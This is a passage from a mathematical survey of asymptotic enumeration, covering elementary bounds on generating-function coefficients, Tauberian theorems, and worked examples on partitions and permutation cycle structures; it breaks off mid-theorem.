Example 7.2. *Indecomposable permutations* [81]. For every permutation σ of $\{1, \ldots, n)$, let $\{1, \ldots, n\} = \cup I_h$, where the I_h are the smallest intervals such that $\sigma(I_h) = I_h$ for all h. For example, $\sigma = (134)(2)(56)$ corresponds to $I_1 = \{1, 2, 3, 4\}$, $I_2 = \{5, 6\}$, and the identity permutation has n components. A permutation is said to be indecomposable if it has one component. For example, if σ has the 2-cycle $(1n)$, it is indecomposable. Let c_n be the number of indecomposable permutations of $\{1, \ldots, n\}$. Then [81]

$$\sum_{n=1}^{\infty} c_n z^n = 1 - \frac{1}{1 + \sum_{n=1}^{\infty} n! z^n} \ . \tag{7.17}$$

We apply Theorem 7.2 with $a_n = n!$ for $n \geq 1$ and $F(x, y) = 1 - (1 + y)^{-1}$. We easily obtain

$$c_n \sim n! \quad \text{as} \quad n \to \infty \ , \tag{7.18}$$

so that almost all permutations are indecomposable. ■

Some further useful expansions for functional inverses and computations of formal power series have been obtained by Bender and Richmond [40].

8. Elementary estimates for convergent generating functions

The word "elementary" in the title of this section is a technical term that means the proofs do not use complex variables. It does not necessarily imply that the proofs are simple. While some, such as those of Section 8.1, are easy, others are more complicated. The main advantage of elementary methods is that they are much easier to use, and since they impose much weaker requirements on the generating functions, they are more widely applicable. Usually they only impose conditions on the generating function $f(z)$ for $z \in \mathbb{R}^+$.

The main disadvantage of elementary methods is that the estimates they give tend to be much weaker than those derived using analytic function approaches. It is easy to explain why that is so by considering the two generating functions

$$f_1(z) = \sum_{n=0}^{\infty} z^n = (1-z)^{-1} \tag{8.1}$$

and

$$f_2(z) = 3/2 + \sum_{n=1}^{\infty} 2z^{2n} = 3/2 + 2z^2(1-z^2)^{-1} \ . \tag{8.2}$$

Both series converge for $|z| < 1$ and diverge for $|z| > 1$, and both blow up as $z \to 1$. However,

$$f_1(z) - f_2(z) = -\frac{1-z}{2(1+z)} \to 0 \quad \text{as} \quad z \to 1 \ . \tag{8.3}$$

Thus these two functions behave almost identically near $z = 1$. Since $f_1(z)$ and $f_2(z)$ are both $\sim (1-z)^{-1}$ as $z \to 1^-$, $z \in \mathbb{R}^+$, and their difference is $O(|z-1|)$ for $z \in \mathbb{R}^+$, it would require exceptionally delicate methods to detect the differences in the coefficients of the $f_j(z)$ just from their behavior for $z \in \mathbb{R}^+$. There is a substantial difference in the behavior of $f_1(z)$ and $f_2(z)$ for real z if we let $z \to -1$, so our argument does not completely exclude the possibility of obtaining detailed information about the coefficients of these functions using methods of real variables only. However, if we consider the function

$$f_3(z) = 2 + \sum_{n=1}^{\infty} 3z^{3n} = 2 + 3z^3(1-z^3)^{-1} \ , \tag{8.4}$$

then $f_1(z)$ and $f_3(z)$ are both $\sim (1-z)^{-1}$ as $z \to 1^-$, $z \in \mathbb{R}^+$, yet now

$$|f_1(z) - f_3(z)| = O(|z-1|) \quad \text{for all} \quad z \in \mathbb{R} \ .$$

This difference is comparable to what would be obtained by modifying a single coefficient of one generating function. To determine how such slight changes in the behavior of the generating functions affect the behavior of the coefficients we would need to know much more about the functions if we were to use real variable methods. On the other hand, analytic methods, discussed in Section 10 and later, are good at dealing with such problems. They require less precise knowledge of the behavior of a function on the real line. Instead, they impose weak conditions on the function in a wider domain, namely that of the complex numbers.

For reasons discussed above, elementary methods cannot be expected to produce precise estimates of individual coefficients. They often do produce good estimates of summatory functions of the coefficients, though. In the examples above, we note that

$$\sum_{n=1}^{N} [z^n] f_j(z) \sim N \quad \text{as} \quad N \to \infty \tag{8.5}$$

for $1 \le j \le 3$. This holds because the $f_j(z)$ have the same behavior as $z \to 1^-$, and is part of a more general phenomenon. Good knowledge of the behavior of the generating function on the real axis combined with weak restrictions on the coefficients often leads to estimates for the summatory function of the coefficients.

There are cases where elementary methods give precise bounds for individual coefficients. Typically when we wish to estimate f_n, with ordinary generating function $f(z) = \sum f_n z^n$ that converges for $|z| < 1$ but not for $|z| > 1$, we apply the methods of this section to

$$g_n = f_n - f_{n-1} \quad \text{for} \quad n \ge 1, \quad g_0 = f_0 \tag{8.6}$$

with generating function

$$g(z) = \sum_{n=0}^{\infty} g_n z^n = (1-z) f(z) \ . \tag{8.7}$$

Then

$$\sum_{k=0}^{n} g_k = f_n \ , \tag{8.8}$$

and so estimates of the summatory function of the g_k yield estimates for f_n. The difficulty with this approach is that now $g(z)$ and not $f(z)$ has to satisfy the hypotheses of the theorems, which requires more knowledge of the f_n. For example, most of the Tauberian theorems apply only to power series with nonnegative coefficients. Hence to use the differencing trick above to obtain estimates for f_n we need to know that $f_{n-1} \le f_n$ for all n. In some cases (such as that of $f_n = p_n$, the number of ordinary partitions of n) this is easily seen to hold

through combinatorial arguments. In other situations where one might like to apply elementary methods, though, $f_{n-1} \le f_n$ is either false or else is hard to prove. When that happens, other methods are required to estimate f_n.

8.1. Simple upper and lower bounds

A trivial upper bound method turns out to be widely applicable in asymptotic enumeration, and is surprisingly powerful. It relies on nothing more than the nonnegativity of the coefficients of a generating function.

Lemma 8.1. *Suppose that $f(z)$ is analytic in $|z| < R$, and that $[z^n]f(z) \ge 0$ for all $n \ge 0$. Then for any x, $0 < x < R$, and any $n \ge 0$,*

$$[z^n]f(z) \le x^{-n} f(x) \ . \tag{8.9}$$

Example 8.1. *Lower bound for factorials.* Let $f(z) = \exp(z)$. Then Lemma 8.1 yields

$$\frac{1}{n!} = [z^n]e^z \le x^{-n} e^x \tag{8.10}$$

for every $x > 0$. The logarithm of $x^{-n}e^x$ is $x - n \log x$, and differentiating and setting it equal to 0 shows that the minimum value is attained at $x = n$. Therefore

$$\frac{1}{n!} = [z^n]e^z \le n^{-n} e^n \ , \tag{8.11}$$

and so $n! \ge n^n e^{-n}$. This lower bound holds uniformly for all n, and is off only by an asymptotic factor of $(2\pi n)^{1/2}$ from Stirling's formula (4.1). ■

Suppose that $f(z) = \sum f_n z^n$. Lemma 8.1 is proved by noting that for $0 < x < R$, the n-th term, $f_n x^n$, in the power series expansion of $f(x)$, is $\le f(x)$. As we will see in Section 10, it is often possible to derive a similar bound on the coefficients f_n even without assuming that they are nonnegative. However, the proof of Lemma 8.1 shows something more, namely that

$$f_0 x^{-n} + f_1 x^{-n+1} + \cdots + f_{n-1} x^{-1} + f_n \le x^{-n} f(x) \tag{8.12}$$

for $0 < x < R$. When $x \le 1$, this yields an upper bound for the summatory function of the coefficients. Because (8.12) holds, we see that the bound of Lemma 8.1 cannot be sharp in general. What is remarkable is that the estimates obtainable from that lemma are often not far from best possible.

Example 8.2. *Upper bound for the partition function.* Let $p(n)$ denote the partition function. It has the ordinary generating function

$$f(z) = \sum_{n=0}^{\infty} p(n) z^n = \prod_{k=1}^{\infty} (1 - z^k)^{-1} \ . \tag{8.13}$$

Let $g(s) = \log f(e^{-s})$, and consider $s > 0$, $s \to 0$. There are extremely accurate estimates of $g(s)$. It is known [13, 23], for example, that

$$g(s) = \pi^2/(6s) + (\log s)/2 - (\log 2\pi)/2 - s/24 + O(\exp(-4\pi^2/s)) \ . \tag{8.14}$$

If we use (8.14), we find that $x^{-n} f(x)$ is minimized at $x = \exp(-s)$ with

$$s = \pi/(6n)^{1/2} - 1/(4n) + O(n^{-3/2}) \ , \tag{8.15}$$

which yields

$$p(1) + p(2) + \cdots + p(n) \le 2^{-3/4} e^{-1/4} n^{-1/4} (1 + o(1)) \exp(2\pi 6^{-1/2} n^{1/2}) \ . \tag{8.16}$$

Comparing this to the asymptotic formula for the sum that is obtainable from (1.6) (see Example 5.2), we see that the bound of (8.16) is too high by a factor of $n^{1/4}$. If we use (8.16) to bound $p(n)$ alone, we obtain a bound that is too large by a factor of $n^{3/4}$.

The application of Lemma 8.1 outlined above depended on the expansion (8.14), which is complicated to derive, involving modular transformation properties of $p(n)$ that are beyond the scope of this survey. (See [13, 23] for derivations.) Weaker estimates that are still useful are much easier to derive. We obtain one such bound here, since the arguments illustrate some of the methods from the preceding sections.

Consider

$$g(s) = \sum_{k=1}^{\infty} -\log(1 - e^{-ks}) \ . \tag{8.17}$$

If we replace the sum by the integral

$$I(s) = \int_1^{\infty} -\log(1 - e^{-us}) du \ , \tag{8.18}$$

we find on expanding the logarithm that

$$I(s) = \int_1^{\infty} \left(\sum_{m=1}^{\infty} m^{-1} e^{-mus} \right) du = s^{-1} \sum_{m=1}^{\infty} m^{-2} e^{-ms} \ , \tag{8.19}$$

since the interchange of summation and integration is easy to justify, as all the terms are positive. Therefore as $s \to 0^+$,

$$sI(s) \to \sum_{m=1}^{\infty} m^{-2} = \pi^2/6 \ , \tag{8.20}$$

so that $I(s) \sim \pi^2/(6s)$ as $s \to 0^+$. It remains to show that I is indeed a good approximation to $g(s)$. This follows easily from the bound (5.32), since it shows that

$$g(s) = I(s) + O\left(\int_1^{\infty} \frac{se^{-vs}}{1-e^{-vs}} dv \right) \ . \tag{8.21}$$

We could estimate the integral in (8.21) carefully, but we only need rough upper bounds for it, so we write it as

$$\begin{aligned} \int_1^{\infty} \frac{se^{-vs}}{1-e^{-vs}} dv &= \int_s^{\infty} \frac{e^{-u}}{1-e^{-u}} du \\ &= \int_s^1 \frac{e^{-u}}{1-e^{-u}} du + \int_1^{\infty} \frac{e^{-u}}{1-e^{-u}} du \\ &= \int_s^1 \frac{du}{e^u - 1} + c \le \int_s^1 \frac{du}{u} + c = c - \log s \end{aligned} \tag{8.22}$$

for some constant c. Thus we find that

$$g(s) = I(s) + O(\log(s^{-1})) \quad \text{as} \quad s \to 0^+ \ . \tag{8.23}$$

Combining (8.23) with (8.20) we see that

$$g(s) \sim \pi^2/(6s) \quad \text{as} \quad s \to 0^+ \ . \tag{8.24}$$

Therefore, choosing $s = \pi/(6n)^{1/2}$, $x = \exp(-s)$ in Lemma 8.1, we obtain a bound of the form

$$p(n) \le \exp((1+o(1))\pi(2/3)^{1/2} n^{1/2}) \quad \text{as} \quad n \to \infty \ . \quad \blacksquare \tag{8.25}$$

Lemma 8.1 yields a lower bound for $n!$ that is only a factor of about $n^{1/2}$ away from optimal. That is common. Usually, when the function $f(z)$ is reasonably smooth, the best bound obtainable from Lemma 8.1 will only be off from the correct value by a polynomial factor of n, and often only by a factor of $n^{1/2}$.

The estimate of Lemma 8.1 can often be improved with some additional knowledge about the f_n. For example, if $f_{n+1} \ge f_n$ for all $n \ge 0$, then we have

$$x^{-n} f(x) \ge f_n + f_{n+1}x + f_{n+2}x^2 + \cdots \ge f_n (1-x)^{-1} \ . \tag{8.26}$$

For $f_n = p(n)$, the partition function, then yields an upper bound for $p(n)$ that is too large by a factor of $n^{1/4}$.

To optimize the bound of Lemma 8.1, one should choose $x \in (0, R)$ carefully. Usually there is a single best choice. In some pathological cases the optimal choice is obtained by letting $x \to 0^+$ or $x \to R^-$. However, usually we have $\lim_{x\to R^-} f(x) = \infty$, and $[z^m]f(z) > 0$ for some m with $0 \le m < n$ as well as for some $m > n$. Under these conditions it is easy to see that

$$\lim_{x\to 0^+} x^{-n} f(x) = \lim_{x\to R^-} x^{-n} f(x) = \infty \ . \tag{8.27}$$

Thus it does not pay to make x too small or too large. Let us now consider

$$g(x) = \log(x^{-n} f(x)) = \log f(x) - n \log x \ . \tag{8.28}$$

Then

$$g'(x) = \frac{f'}{f}(x) - \frac{n}{x} \ , \tag{8.29}$$

and the optimal choice must be at a point where $g'(x) = 0$. For most commonly encountered functions $f(x)$, there exists a constant $x_0 > 0$ such that

$$\left(\frac{f'}{f}\right)'(x) > 0 \tag{8.30}$$

for $x_0 < x < R$, and so $g''(x) > 0$ for all $x \in (0, R)$ if n is large enough. For such n there is then a unique choice of x that minimizes the bound of Lemma 8.1. However, one major advantage of Lemma 8.1 is that its bound holds for all x. To apply this lemma, one can use any x that is convenient to work with. Usually if this choice is not too far from the optimal one, the resulting bound is fairly good.

We have already remarked above that the bound of Lemma 8.1 is usually close to best possible. It is possible to prove general lower bounds that show this for a wide class of functions. The method, originated in [277] and developed in [305], relies on simple elementary arguments. However, the lower bounds it produces are substantially weaker than the upper bounds of Lemma 8.1. Furthermore, to apply them it is necessary to estimate accurately the minimum of $x^{-n} f(x)$, instead of selecting any convenient values of x. A more general version of the bound below is given in [305].

Theorem 8.1. *Suppose that $f(x) = \sum f_n x^n$ converges for $|x| < 1$, $f_n \ge 0$ for all n, $f_{m_0} > 0$ for some m_0, and $\sum f_n = \infty$. Then for $n \ge m_0$, there is a unique $x_0 = x_0(n) \in (0, 1)$ that*

minimizes $x^{-n}f(x)$. *Let* $s_0 = -\log x_0$, *and*

$$A = \frac{\partial^2}{\partial s^2} \log f(e^{-s})\Big|_{s=s_0} . \tag{8.31}$$

If $A \geq 10^6$ *and for all* t *with*

$$s_0 \leq t \leq s_0 + 20A^{-1/2} \tag{8.32}$$

we have

$$\left| \frac{\partial^3}{\partial s^3} \log f(e^{-s})\Big|_{s=t} \right| \leq 10^{-3} A^{3/2} , \tag{8.33}$$

then

$$\sum_{k=0}^{n} f_k \geq x_0^{-n} f(x_0) \exp(-30 s_0 A^{1/2} - 100) . \tag{8.34}$$

As is usual for Tauberian theorems, Theorem 8.1 only provides bounds on the sum of coefficients of $f(z)$. As we mentioned before, this is unavoidable when one relies only on information about the behavior of $f(z)$ for z a positive real number. The conditions that Theorem 8.1 imposes on the derivatives are usually satisfied in combinatorial enumeration applications and are easy to verify.

Example 8.3. *Lower bound for the partition function.* Let $f(z)$ and $g(s)$ be as in Example 8.2. We showed there that $g(s)$ satisfies (8.24) and similar rough estimates show that $g'(s) \sim -\pi^2/(6s^2)$, $g''(s) \sim \pi^2/(3s^3)$, and $g'''(s) \sim -\pi^2/s^4$ as $s \to 0^+$. Therefore the hypotheses of Theorem 8.1 are satisfied, and we obtain a lower bound for $p(0) + p(1) + \cdots + p(n)$. If we only use the estimate (8.24) for $g(s)$, then we can only conclude that for $x = e^{-s}$,

$$\log(x^{-n} f(x)) = ns + g(s) \sim ns + \pi^2/(6s) \quad \text{as} \quad s \to 0 , \tag{8.35}$$

and so the minimum value occurs at $s \sim \pi/(6n)^{1/2}$ as $n \to \infty$. This only allows us to conclude that for every $\epsilon > 0$ and n large enough,

$$\log(p(0) + \cdots + p(n)) \geq (1 - \epsilon)\pi(2/3)^{1/2} n^{1/2} . \tag{8.36}$$

However, we can also conclude even without further computations that this lower bound will be within a multiplicative factor of $\exp(cn^{1/4})$ of the best upper bound that can be obtained from Lemma 8.1 for some $c > 0$ (and therefore within a multiplicative factor of $\exp(cn^{1/4})$ of the correct value). In particular, if we use the estimate (8.14) for $g(s)$, we find that for some $c' > 0$,

$$p(0) + \cdots + p(n) \geq \exp(\pi(2/3)^{1/2} n^{1/2} - c' n^{1/4}) . \tag{8.37}$$

Since $p(k) \le p(k+1)$, the quantity on the right-hand side of (8.37) is also a lower bound for $p(n)$ if we increase c', since $(n+1)p(n) \ge p(0) + \cdots + p(n)$. ∎

The differencing trick described at the introduction to Section 8 could also be used to estimate $p(n)$, since Theorem 8.1 can be applied to the generating function of $p(n+1) - p(n)$. However, since the error term is a multiplicative factor of $\exp(cn^{1/4})$, it is simpler to use the approach above, which bounds $p(n)$ below by $(p(0) + \cdots + p(n))/(n+1)$.

Brigham [58] has proved a general theorem about asymptotics of partition functions that can be derived from Theorem 8.1. (For other results and references for partition asymptotics, see [13, 23, 150].)

Theorem 8.2. *Suppose that*

$$f(z) = \prod_{k=1}^{\infty} (1 - z^k)^{-b(k)} = \sum_{n=0}^{\infty} a(n) z^n \ , \tag{8.38}$$

where the $b(k) \in \mathbf{Z}$, $b(k) \ge 0$ *for all* k, *and that for some* $C > 0$, $u > 0$, *we have*

$$\sum_{k \le x} b(k) \sim C x^u (\log x)^v \quad \textit{as} \quad x \to \infty \ . \tag{8.39}$$

Then

$$\begin{aligned} \log \left(\textstyle\sum_{n \le m} a(n) \right) \sim u^{-1} \{ C u \Gamma(u+2) \zeta(u+1) \}^{1/(u+1)} \\ \cdot (u+1)^{(u-v)/(u+1)} m^{u/(u+1)} (\log m)^{v/(u+1)} \end{aligned} \tag{8.40}$$

as $m \to \infty$.

If $b(k) = 1$ for all k, $a(n)$ is p_n, the ordinary partition function. If $b(k) = k$ for all k, $a(n)$ is the number of plane partitions of n. Thus Brigham's theorem covers a wide class of interesting partition functions. The cost of this generality is that we obtain only the asymptotics of the logarithm of the summatory function of the partitions being enumerated. (For better estimates of the number of plane partitions, for example, see [9, 170, 387]. For ordinary partitions, we have the expansion (1.3).)

Brigham's proof of Theorem 8.2 first shows that

$$f(e^{-w}) \sim C w^{-u} (-\log w)^v \Gamma(u+1) \zeta(u+1) \quad \text{as} \quad w \to 0^+ \tag{8.41}$$

and then invokes the Hardy-Ramanujan Tauberian theorem [328]. Instead, one can obtain a proof from Theorem 8.1. The advantage of using Theorem 8.1 is that it is much easier to generalize. Hardy and Ramanujan proved their Tauberian theorem only for functions whose

growth rates are of the form given by (8.41). Their approach can be extended to other functions, but this is complicated to do. In contrast, Theorem 8.1 is easy to apply. The conditions of Theorem 8.1 on the derivatives are not restrictive. For a function $f(z)$ defined by (8.38) we have $B \to \infty$ if $\sum b(k) = \infty$, and the condition (8.33) can be shown to hold whenever there are constants c_1 and c_2 such that for all $w > 1$, and all sufficiently large m,

$$\sum_{k \le mw} b(k) \le c_1 w^{c_2} \sum_{k \le m} b(k) \ , \tag{8.42}$$

say. The main difficulty in applying Theorem 8.1 to generalizations of Brigham's theorem is in accurately estimating the minimal value in Lemma 8.1.

There are many other applications of Lemma 8.1 and Theorem 8.1. For example, they can be used to prove the results of [158] on volumes of spheres in the Lee metric.

Lemma 8.1 can be generalized in a straightforward way to multivariate generating functions. If

$$f(x,y) = \sum_{m,n \ge 0} a_{m,n} x^m y^n \tag{8.43}$$

and $a_{m,n} \ge 0$ for all m and n, then for any $x, y > 0$ for which the sum in (8.43) converges we have

$$a_{m,n} \le x^{-m} y^{-n} f(x,y) \ . \tag{8.44}$$

Generalizations of the lower bound of Theorem 8.1 to multivariate functions can also be derived, but are again harder than the upper bound [289].

8.2. Tauberian theorems

The Brigham Tauberian theorem for partitions [58], based on the Hardy-Ramanujan Tauberian theorem [328], was quoted already in Section 8.1. It applies to certain generating functions that have (in notation to be introduced in Section 10) a large singularity and gives estimates only for the logarithm of the summatory function of the coefficients. Another theorem that is often more precise, but is again designed to deal with rapidly growing partition functions, is that of Ingham [212], and will be discussed at the end of this section. Most of the Tauberian theorems in the literature apply to functions with small singularities (i.e., ones that do not grow rapidly as the argument approaches the circle of convergence) and give asymptotic relations for the sum of coefficients. References for Tauberian theorems are [117, 154, 190, 212, 325]. Their main advantage is generality and ease of use, as is shown

by the applications made to 0-1 laws in [77, 78, 79]. They can often be applied when the information about generating functions is insufficient to use the methods of Sections 11 and 12. This is especially true when the circle inside which the generating function converges is a natural boundary beyond which the function cannot be continued.

One Tauberian theorem that is often used in combinatorial enumeration is that of Hardy, Littlewood, and Karamata. We say a function $L(t)$ varies slowly at infinity if, for every $u > 0$, $L(ut) \sim L(t)$ as $t \to \infty$.

Theorem 8.3. *Suppose that $a_k \geq 0$ for all k, and that*

$$f(x) = \sum_{k=0}^{\infty} a_k x^k$$

converges for $0 \leq x < r$. If there is a $\rho \geq 0$ and a function $L(t)$ that varies slowly at infinity such that

$$f(x) \sim (r-x)^{-\rho} L\left(\frac{1}{r-x}\right) \quad \text{as} \quad x \to r- \ , \tag{8.45}$$

then

$$\sum_{k=0}^{n} a_k r^k \sim (n/r)^{\rho} L(n)/\Gamma(\rho+1) \quad \text{as} \quad n \to \infty \ . \tag{8.46}$$

Example 8.4. *Cycles of permutations* ([33]). If S is a set of positive integers, and f_n the probability that a random permutation on n letters will have all cycle lengths in S (i.e., $f_n = a_n/n!$, where a_n is the number of permutations with cycle length in S), then

$$f(z) = \sum_{n=0}^{\infty} f_n z^n = \prod_{k \in S} \exp(z^k/k) = (1-z)^{-1} \prod_{k \notin S} \exp(-z^k/k) \ . \tag{8.47}$$

If $|\mathbb{Z}^+ \setminus S| < \infty$, then the methods of Sections 10.2 and 11 apply easily, and one finds that

$$f_n \sim \exp\left(-\sum_{k \notin S} 1/k\right) \quad \text{as} \quad n \to \infty \ . \tag{8.48}$$

This estimate can also be proved to apply for $|\mathbb{Z}^+ \setminus S| = \infty$, provided $|\{1, \ldots, m\} \setminus S|$ does not grow too rapidly when $m \to \infty$. If $|S| < \infty$ (or when $|\{1, \ldots, m\} \cap S|$ does not grow rapidly), the methods of Section 12 apply. When $S = \{1, 2\}$, one obtains, for example, the result of Moser and Wyman [292] that the number of permutations of order 2 is

$$\sim (n/e)^{n/2} 2^{-1/2} \exp(n^{1/2} - 1/4) \quad \text{as} \quad n \to \infty \ . \tag{8.49}$$

(For sharper and more general results, see [292, 376].) The methods used in these cases are different from the ones we are considering in this section.

We now consider an intermediate case, with

$$|\{1,\dots,m\}\cap S| \sim \rho m \quad \text{as} \quad m\to\infty\ . \tag{8.50}$$

for some fixed ρ, $0\le\rho\le 1$. This case can be handled by Tauberian techniques. To apply Theorem 8.3, we need to show that $L(t)=f(1-t^{-1})t^{-\rho}$ varies slowly at infinity. This is equivalent to showing that for any $u\in(0,1)$,

$$f(1-t^{-1}) \sim f(1-t^{-1}u)u^{\rho} \quad \text{as} \quad t\to\infty\ . \tag{8.51}$$

Because of (8.47), it suffices to prove that

$$\sum_{k\in S} k^{-1}\{(1-t^{-1})^k-(1-t^{-1}u)^k\} = \rho\log u + o(1) \quad \text{as} \quad t\to\infty\ , \tag{8.52}$$

but this is easy to deduce from (8.50) using summation by parts (Section 5). Therefore we find from Theorem 8.3 that

$$\sum_{n=0}^{m} f_n \sim f(1-1/n)\Gamma(\rho+1)^{-1} \quad \text{as} \quad n\to\infty\ . \tag{8.53}$$

(For additional results and references on this problem see [317].) ■

As the above example shows, Tauberian theorems yield estimates under weak assumptions. These theorems do have some disadvantages. Not only do they usually estimate only the summatory function of the coefficients, but they normally give no bounds for the error term. (See [154] for some Tauberian theorems with remainder terms.) Furthermore, they usually apply only to functions with nonnegative coefficients. Sometimes, as in the following theorem of Hardy and Littlewood, one can relax the nonnegativity condition slightly.

Theorem 8.4. *Suppose that $a_k\ge -c/k$ for some $c>0$,*

$$f(z)=\sum_{k=1}^{\infty} a_k x^k\ , \tag{8.54}$$

and that $f(x)$ converges for $0<x<1$, and that

$$\lim_{x\to 1-} f(x) = A\ . \tag{8.55}$$

Then

$$\lim_{n\to\infty}\sum_{k=1}^{n} a_k = A\ . \tag{8.56}$$

Some condition such as $a_k \geq -c/k$ on the a_k is necessary, or otherwise the theorem would not hold. For example, the function

$$f(x) = \frac{1-x}{1+x} = 1 - 2x + 2x^2 \cdots \tag{8.57}$$

satisfies (8.55) with $A = 0$, but (8.56) fails.

We next present an example that shows an application of the above results in combination with other asymptotic methods that were presented before.

Example 8.5. *Permutations with distinct cycle lengths.* The probability that a random permutation on n letters will have cycles of distinct lengths is $[z^n]f(z)$, where

$$f(z) = \prod_{k=1}^{\infty} \left(1 + \frac{z^k}{k}\right) \ . \tag{8.58}$$

Greene and Knuth [177] note that this is also the limit as $p \to \infty$ of the probability that a polynomial of degree n factors into irreducible polynomials of distinct degrees modulo a prime p. It is shown in [177] that

$$[z^n]f(z) = e^{-\gamma}(1 + n^{-1}) + O(n^{-2}\log n) \quad \text{as} \quad n \to \infty \ , \tag{8.59}$$

where $\gamma = 0.577\ldots$ is Euler's constant. A simplified version of the argument of [177] will be presented that shows that

$$[z^n]f(z) \sim e^{-\gamma} \quad \text{as} \quad n \to \infty \ . \tag{8.60}$$

Methods for obtaining better expansions, even more precise than that of (8.59), are discussed in Section 11.2. For related results obtained by probabilistic methods, see [20].

We have, for $|z| < 1$,

$$\begin{aligned} f(z) &= (1+z)\exp\left(\sum_{k=2}^{\infty} \log(1 + z^k/k)\right) \\ &= (1+z)\exp\left(\sum_{k=2}^{\infty} z^k/k + g(z)\right) \\ &= (1+z)(1-z)^{-1}\exp(g(z)) \ , \end{aligned} \tag{8.61}$$

where

$$g(z) = -z + \sum_{m=2}^{\infty} \frac{(-1)^{m-1}}{m} \sum_{k=2}^{\infty} \frac{z^{mk}}{k^m} \ . \tag{8.62}$$

Since the coefficients of $g(z)$ are small, the double sum in (8.62) converges for $z = 1$, and we have

$$\begin{aligned} g(1) &= \lim_{z\to 1-} g(z) = -1 + \sum_{k=2}^{\infty}\sum_{m=2}^{\infty} \frac{(-1)^{m-1}}{m} k^{-m} \\ &= -1 + \sum_{k=2}^{\infty} \{\log(1+k^{-1}) - k^{-1}\} \\ &= -\log 2 + \lim_{n\to\infty} (\log(n+1) - H_n) = -\log 2 - \gamma \ , \end{aligned} \tag{8.63}$$

where $H_n = 1 + 1/2 + 1/3 + \cdots + 1/n$ is the n-th *harmonic number*. Therefore, by (8.61), we find from Theorem 8.4 that if $f_n = [z^n]f(z)$, then

$$f_0 + f_1 + \cdots + f_n \sim ne^{-\gamma} \quad \text{as} \quad n \to \infty \ . \tag{8.64}$$

To obtain asymptotics of f_n, we note that if $h_n = [z^n]\exp(g(z))$, then by (8.61),

$$f_n = 2h_0 + 2h_1 + \cdots + 2h_{n-1} + h_n \ . \tag{8.65}$$

We next obtain an upper bound for $|h_n|$. There are several ways to proceed. The method used below gives the best possible result $|h_n| = O(n^{-2})$.

Since $g(z)$ has the power series expansion (8.62), and $h_n = [z^n]\exp(g(z))$, comparison of terms in the full expansion of $\exp(g(z))$ and $\exp(v(z))$ shows that $|h_n| \le [z^n]\exp(v(z))$, where $v(z)$ is any power series such that $|[z^n]g(z)| \le [z^n]v(z)$. For $n \ge 2$,

$$[z^n]g(z) = \sum_{\substack{m|n \\ m\ge 2 \\ m<n}} \frac{(-1)^{m-1}}{m} \left(\frac{m}{n}\right)^m \ . \tag{8.66}$$

The term $(m/n)^m$ is monotone decreasing for $1 \le m \le n/e$, since its derivative with respect to m is ≤ 0 in that range. Therefore

$$|[z^n]g(z)| \le \frac{1}{2}\left(\frac{2}{n}\right)^2 + \sum_{3\le m\le n/3} \frac{1}{m}\left(\frac{3}{n}\right)^3 + \frac{2}{n}2^{-n/2} \le 10n^{-2} \ , \tag{8.67}$$

say. Hence we can take

$$v(z) = 10\sum_{n=1}^{\infty} n^{-2}z^n \ , \tag{8.68}$$

and then we need to estimate

$$w_n = [z^n]\exp(v(z)) \ . \tag{8.69}$$

We let $w(z) = \exp(v(z))$, and note that

$$w'(z) = v'(z)w(z) \ , \tag{8.70}$$

so for $n \geq 1$,

$$nw_n = 10 \sum_{k=0}^{n-1} w_k (n-k)^{-1} \ . \tag{8.71}$$

Further, since $v(1) < \infty$, and $w_n \geq 0$ for all n, we have $w_n \leq A = w(1) = \exp(v(1))$ for all n. Let $B = 10^6 A$ and note that $w_n \leq Bn^{-2}$ for $1 \leq n \leq 10^3$. Suppose now that $w_m \leq Bm^{-2}$ for $1 \leq m < n$ for some $n \geq 10^3$. We will prove that $w_n \leq Bn^{-2}$, and then by induction this inequality will hold for all $n \geq 1$. We apply Eq. (8.70). For $0 \leq k \leq 100$, we use $w_k \leq A$, $(n-k)^{-1} \leq 2n^{-1}$. For $100 < k \leq n/2$,

$$w_k (n-k)^{-1} \leq Bk^{-2}(n-k)^{-1} \leq 2Bk^{-2}n^{-1} \ , \tag{8.72}$$

and so

$$\sum_{100 \leq k \leq n/2} w_k (n-k)^{-1} \leq B(40n)^{-1} \ . \tag{8.73}$$

Finally,

$$\sum_{n/2 < k \leq n-1} w_k (n-k)^{-1} \leq 4Bn^{-2} \sum_{n/2 < k \leq n-1} (n-k)^{-1} \leq 4Bn^{-2} H_n \ . \tag{8.74}$$

Therefore, by (8.71),

$$nw_n \leq 2000An^{-1} + B(4n)^{-1} + 4BH_n n^{-2} \leq Bn^{-1} \ , \tag{8.75}$$

which completes the induction step and proves that $w_n \leq Bn^{-2}$ for all $n \geq 1$. ∎

There are Tauberian theorems that apply to generating functions with rapidly growing coefficients but are more precise than Brigham's theorem or the estimates obtainable with the methods of Section 8.1. One of the most useful is Ingham's Tauberian theorem for partitions [212]. The following result is a corollary of the more general Theorem 2 of [212].

Theorem 8.5. *Let $1 \leq u_1 < u_2 < \ldots$ be positive integers such that*

$$|\{u_j : u_j \leq x\}| = Bx^\beta + R(x) \ , \tag{8.76}$$

where $B > 0$, $\beta > 0$, and

$$\int_1^y x^{-1} R(x) dx = b \log y + c + o(1) \quad \textit{as} \quad y \to \infty \ . \tag{8.77}$$

Let

$$a(z) = \sum_{n=1}^{\infty} a_n z^n = \prod_{j=1}^{\infty} (1 - z^{u_j})^{-1} , \tag{8.78}$$

$$a^*(z) = \sum_{n=1}^{\infty} a_n^* z^n = \prod_{j=1}^{\infty} (1 + z^{u_j}) . \tag{8.79}$$

Then, as $m \to \infty$,

$$\sum_{n=1}^{m} a_n \sim (2\pi)^{-1/2} (1-\alpha)^{1/2} e^c V^{-\alpha(b+1/2)} m^{(b+1/2)(1-\alpha)-1/2} \exp(\alpha^{-1}(Vm)^{\alpha}) , \tag{8.80}$$

$$\sum_{n=1}^{m} a_n^* \sim (2\pi)^{-1/2} (1-\alpha)^{1/2} 2^b (V^* m)^{-\alpha/2} \exp(\alpha^{-1}(V^* m)^{\alpha}) , \tag{8.81}$$

where

$$\alpha = \beta(\beta+1)^{-1}, \quad V = \{B\beta\Gamma(\beta+1)\zeta(\beta+1)\}^{1/\beta} , \quad V^* = (1-2^{-\beta})^{1/\beta} V . \tag{8.82}$$

If $u_1 = 1$, *then as* $n \to \infty$

$$a_n \sim (2\pi)^{-1/2} (1-\alpha)^{1/2} e^c V^{-\alpha(b-1/2)} n^{(b-1/2)(1-\alpha)-1/2} \exp(\alpha^{-1}(Vn)^{\alpha}) , \tag{8.83}$$

and if $1, 2, 4, 8, \ldots$ *all belong to* $\{u_j\}$, *then*

